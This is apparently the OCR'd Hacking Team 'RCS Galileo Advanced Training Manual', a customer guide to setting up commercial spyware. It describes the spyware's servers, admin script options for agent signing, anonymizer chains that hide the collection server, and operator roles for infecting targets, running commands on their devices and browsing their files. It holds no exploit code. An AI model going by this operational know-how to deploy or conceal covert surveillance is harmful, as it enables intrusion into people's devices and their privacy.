]HackingTeam[

REMOTE CONTROL SYSTEM

GALILEO

Advanced Training Manual

VERSION
1.0

Table of contents

Introduction

The **RCS Galileo Advanced Training Manual** is a comprehensive guide for Hacking Team clients, designed and built to provide a complete training experience with the supervision of qualified personnel.

This document is to be considered a valuable tool for working alongside the **RCS Galileo Training Agenda**, provided to all training participants visiting the Hacking Team headquarter in Milan.

REMOTE CONTROL SYSTEM
GALILEO

Advanced Training Agenda
↓
Advanced Training Manual
↓
Self Assessment Test

The objective of this document is to sufficiently prepare all the participants in order to pass the **RCS Galileo Self Assessment Test** and thus achieve an appropriate level of knowledge of the product to be able to immediately start investigations.

Although some sections of this document may be less useful or not included in the product license acquired by the client, the basic knowledge of the entire system is a fundamental prerogative in order to be able to master the product correctly and safely.

THE RCS GALILEO ADVANCED TRAINING MANUAL SHOULD NOT BE CONSIDERED TO REPLACE THE OFFICIAL PRODUCT DOCUMENTATION, WHICH ALL ATTENDEES ARE INVITED TO CONSULT IN ORDER TO EXTEND THE CAPABILITIES OF KNOWLEDGE AND USAGE OF THE PRODUCT.

THE COPYING, DISCLOSURE OR THE USAGE OF THIS MANUAL OUTSIDE HACKING TEAM PREMISES IS STRICTLY PROHIBITED.


RCS Galileo Architecture

The installation of RCS 9 (codename Galileo) requires different hardware systems and software components that must be properly connected, installed and configured.

The following paragraphs provide information on how to implement a minimal working installation of RCS in a distributed architecture layout.

Advanced Architecture and Systems

The advanced architecture of RCS (also known as distributed architecture) consists of 4 different systems.
1 **Master Node** (also known as Backend), 1 **Collector** (also known as Frontend), 1 **Anonymizer** and 1 **Console**.



1.1 RCS Distributed Architecture Components

The table below lists the 4 main RCS components and provides a brief description for each of them.

System	Description
Master Node	Heart of the RCS installation, it manages data flows and all components status.
Collector	RCS component that collects data from target devices.
Anonymizer	VPS (Virtual Private Server) that guarantee Collector anonymity.
Console	Client/server software used by RCS users in order to manage the entire system.

The installation of Master Node, Collector and Console is performed through installation packages directly provided by Hacking Team staff during delivery operations and always available within Support Portal (according to client's maintenance license). The Anonymizer installation is managed within the RCS Console.

The minimum systems requirements information for each system are always provided within **RCS Galileo Technical Requirements** document, delivered from Hacking Team before installation phases.

]HackingTeam[

REMOTE CONTROL SYSTEM

GALILEO

Technical Requirements


Backend and Frontend Advanced Configuration (scripts)

After the installation of RCS Galileo, some scripts are immediately available in order to perform customized configurations or to solve problems in the event that not all the RCS components are up and running.

The 2 most important scripts which is good to be able to master are:


- **`rcs-db-config`** (located in **`C:\RCS\DB\bin\`** folder)
- **`rcs-collector-config`** (located in **`C:\RCS\Collector\bin\`** folder)

The two images below show the output of the scripts followed by the parameter **`--help`** .



```
C:\RCS\DB\bin>rcs-db-config --help
Usage: rcs-db-config [options]

Application layer options:
    -l, --listen PORT                Listen on tcp/PORT
    -b, --db-heartbeat SEC           Time in seconds between two heartbeats
    -n, --CN CN                      Common Name for the server
    -N, --new-CN                     Use this option to update the CN in the db and registry

Certificates options:
    -G, --generate-ca                Generate a new CA authority for SSL certificates
    -A, --anon-ca NAME               Generate an anonymous CA (you specify the name)
    -g, --generate-certs             Generate the SSL certificates needed by the system
    -a, --generate-certs-anon        Generate the SSL certificates used by anonymizers
    -c, --ca-pem FILE                The certificate file (pem) of the issuing CA
    -t, --db-cert FILE               The certificate file (crt) used for ssl communication
    -k, --db-key FILE                The certificate file (key) used for ssl communication
    -K, --generate-keystores         Generate new self-signed key stores used for building vectors
        --sign-pass PASSWORD         Password for all pfx certificate(s)
        --sign-pfx FILE              Use this certificate (pfx) to sign the windows and android agents
        --sign-pfx-winphone FILE     Use this certificate (pfx) to sign the winphone agent
        --sign-aetx-winphone FILE    Use this certificate (aetx) for winphone agent

Alerting options:
    -M, --mail-server HOST:PORT      Use this mail server to send the alerting mails
    -f, --mail-from EMAIL            Use this sender for alert emails
        --mail-user USER             Use this username to authenticate alert emails
        --mail-pass PASS             Use this password to authenticate alert emails
        --mail-auth TYPE             SMTP auth type: (plain, login or cram_md5)
        --mail-tls BOOL              SMTP STARTTLS (enabled or disabled)

General options:
    -X, --defaults                   Write a new config file with default values
    -B, --backup-dir DIR             The directory to be used for backups
        --index TARGET               Calculate the full text index for this target
        --migrate                    Migrate data to the new version
        --log                        Log all operation to a file
    -h, --help                       Display this screen

Utilities:
    -u, --user USERNAME              rcs-db username
    -p, --password PASSWORD          rcs-db password
    -d, --db-address HOSTNAME        Use the rcs-db at HOSTNAME
    -P, --db-port PORT               Connect to tcp/PORT on rcs-db
    -R, --reset-admin PASS           Reset the password for user 'admin'
    -S, --add-shard ADDRESS          Add ADDRESS as a db shard (sys account required)
    -Z, --remove-shard SHARD         Remove SHARD in case of failure.
    -W, --restore-shard SHARD:HOST   Restore SHARD after failure.
        --cleanup                    Cleanup the db by deleting dangling entries

C:\RCS\DB\bin>_
```

1.2 *rcs-db-config* Script Output



Administrator: C:\Windows\system32\cmd.exe

```
C:\RCS\Collector\bin>rcs-collector-config --help
Usage: rcs-collector-config [options]

Database host:
    -d, --db-address HOSTNAME        Use the rcs-db at HOSTNAME
    -P, --db-port PORT               Connect to tcp/PORT on rcs-db

Collector options:
    -l, --listen PORT                Listen on tcp/PORT
    -b, --db-heartbeat SEC           Time in seconds between two heartbeats to the rcs-db
    -H, --nc-heartbeat SEC           Time in seconds between two heartbeats to the network components
    -n, --network                    Enable the Network Controller
    -N, --no-network                 Disable the Network Controller
    -c, --collector                  Enable the Collector
    -C, --no-collector               Disable the Collector

General options:
    -X, --defaults                   Write a new config file with default values
    -h, --help                       Display this screen

Utilities:
    -t, --db-cert                    Retrieve the certificate file (pem) used from rcs-db (requires --user-pass)
    -s, --db-sign                    Retrieve the signature file (sig) from rcs-db (requires --user-pass)
    -u, --user USERNAME              rcs-db username
    -p, --password PASSWORD          rcs-db password

C:\RCS\Collector\bin>_
```


1.3 *rcs-collector-config* Script Output

Anonymizers Configuration

The Anonymizer is a mandatory RCS element that must be installed by System Administrator role within the "System > Frontend" section.

The job of an Anonymizer is to forward the network traffic from the previous hop (Anonymizer or Target) to the next one (Anonymizer or Collector). During the transfer, the entire network traffic remains encrypted and compressed and communications between the different hops are subject to the exchange of a certificate.

The image below shows the pop-up window for the creation of a new Anonymizer.


Add a new anonymizer ×

Name

Description

Address

Port 443

Monitor via Network Controller □

1.4 [RCS Console] System > Frontend > New Anonymizer

[**Name**] is the Anonymizer's name.


[**Description**] is a not mandatory field to be used for storing additional information about the Anonymizer.

[**Address**] is the public IP address of the Anonymizer.


[**Port**] is the communication port on which the Anonymizer is listening (443 is the default port).

[**Monitor via network Controller**] if selected, the Anonymizer connectivity will be verified in the Monitor section.

To operate properly, RCS Galileo requires that at least 1 Anonymizer is connected above each Collector.



As soon as a new Anonymizer is created, the System Administrator can find a new icon located at the top of the Console. To activate a new Anonymizer, just drag it to the required position (on a Collector or another Anonymizer) and release it.



1.5 [RCS Console] *Anonymizer Drag & Drop*

Once the new Anonymizer has been attached within the Frontend chain, click on it (focus) and press the button Download installer.


The file inside the .ZIP archive generated by the RCS Console, must be transferred through an SSH connection on the previously dragged Anonymizer and started.

Accounting and Operations

Users, Groups and Advanced Permissions Configuration

The first activity to manage once entered the RCS Console is Users and Groups creation.

A User is a person authorized to access the system and needs to be associated with a number of different roles which can vary from 1 to 4.



New User

Enabled ☑

Name

Description

E-mail

Password

Roles □ Administrator
□ System Administrator
□ Technician
□ Evidence Analyst

Language en_US

Console Timezone GMT

Groups

2.1 [RCS Console] Accounting > Users > New User

[**Enabled**] allows to specify if a User is active or not. If a user is not enabled it will be not possible to access the system.

[**Name**] is the username for access.

[**Description**] is a not mandatory field to be used for storing additional information about the User.

[**E-mail**] is a not mandatory field to be used for storing User's e-mail address, for different purposes.

[**Password**] is the password for access.


[**Roles**] is a mandatory block and requires that at least 1 option is checked.
See page 12 for more information.

[**Language**] allows you to personalize your own console language.

[**Console Timezone**] must be aligned according to the user timezone, to make sure that all the internal data will be shown correctly.

[**Groups**] must be filled with at least one group from those available. If they are not yet present, this operation can be performed later.
See page 13 for more information.

When you create (or modify) a User, you may want to specify advanced permissions that allow you to increase control over operations that each User can perform within the system.



Advanced Permissions

- ▼ ☑ Administrator
  - ☑ User and groups management
  - ☑ Operations management
  - ☑ Target management
  - ☑ System auditing
  - ☑ License modification
- ▼ ☑ System Administrator
  - ☑ Frontend management
  - ☑ Backend management
  - ☑ System Backup & Restore
  - ☑ Injectors management
  - ☑ Connectors management
- ▼ ☑ Technician
  - ☑ Factory creation
  - ☑ Installation vectors creation
  - ☑ Agent configuration
  - ☑ Command execution on agents
  - ☑ Upload files to agents
  - ☑ Import evidence
  - ☑ Injector rules management
- ▼ ☑ Analyst
  - ☑ Alerts creation
  - ☑ Filesystem browsing on agents
  - ☑ Evidence editing
  - ☐ Evidence deletion
  - ☑ Evidence export
  - ☑ Entity Management

2.2 [RCS Console] Accounting > Users > New User > Advanced permissions

On the left you can see the 4 different roles and related default permissions.

Administrator

The Administrator role is considered the main role for system start-up and continuous management and it's the only role allowed to create, modify and delete Users, Groups, Operations and Targets.

This role can also access audit logs and change the product license.

System Administrator

The System Administrator role is the only one allowed to apply changes to the RCS core infrastructure: Backend, Frontends, Anonymizers and Network Injectors.

This role can also manage system backups and configure connectors for third-party software integrations.

Technician

The Technician role is the only one allowed to manage the infection life cycle, from Factories configurations up to the real infection (Agent creation).


This role can also run technical operations after infections, like command executions and files upload on Targets devices.

Evidence Analyst

The Evidence Analyst role is considered the investigator role and it's the only one allowed to access and analyze all the evidences collected from the Targets devices.

This role can also manage Intelligence Entities, system alerts and data export.


After Users creation you can proceed with Groups management.
A Group is a specific list of Users allocated together.



2.3 [RCS Console] Accounting > Groups > New Group

[**Name**] is the only necessary field to specify, in order to create a new Group.

As soon as you've created a new Group, it's necessary to proceed with the allocation of Users and the selection of Operations, using the two dedicated boxes, as shown below.




Users in this Group
Alessandro
alor
eros
markoman
que
topac
zeno

2.4 [RCS Console] Accounting > Groups

[**Users in this Group**] allow you to select the users you want to allocate within this group.

[**Operations in this Group**] allow you to select the Operations that you want to associate with this Group.




Operations in this Group
AVMonitor
Long Term Operation
Que's Activity
Zeno's Activity

2.5 [RCS Console] Accounting > Groups

Operations and Targets Configuration

After Users and Groups creation it's possible to proceed with Operations and Targets management.
An Operation is an investigation in which only one or more Groups of Users are allowed to investigate.



2.6 [RCS Console] Operations > New Operation


[**Name**] is the Operation's name.

[**Description**] is a not mandatory field to be used for storing additional information about the Operation.

[**Contact**] is a not mandatory field to be used for storing an Operation's reference.

[**Groups**] must be filled with at least one Group from those available.
See page 13 for more information.

Simply accessing an Operation (double-click) you can begin creating Targets.



2.7 [RCS Console] Operations > *# Operation #* > New Target

[**Name**] is the Target's name.

[**Description**] is a not mandatory field to be used for storing additional information about the Target.

Intelligence

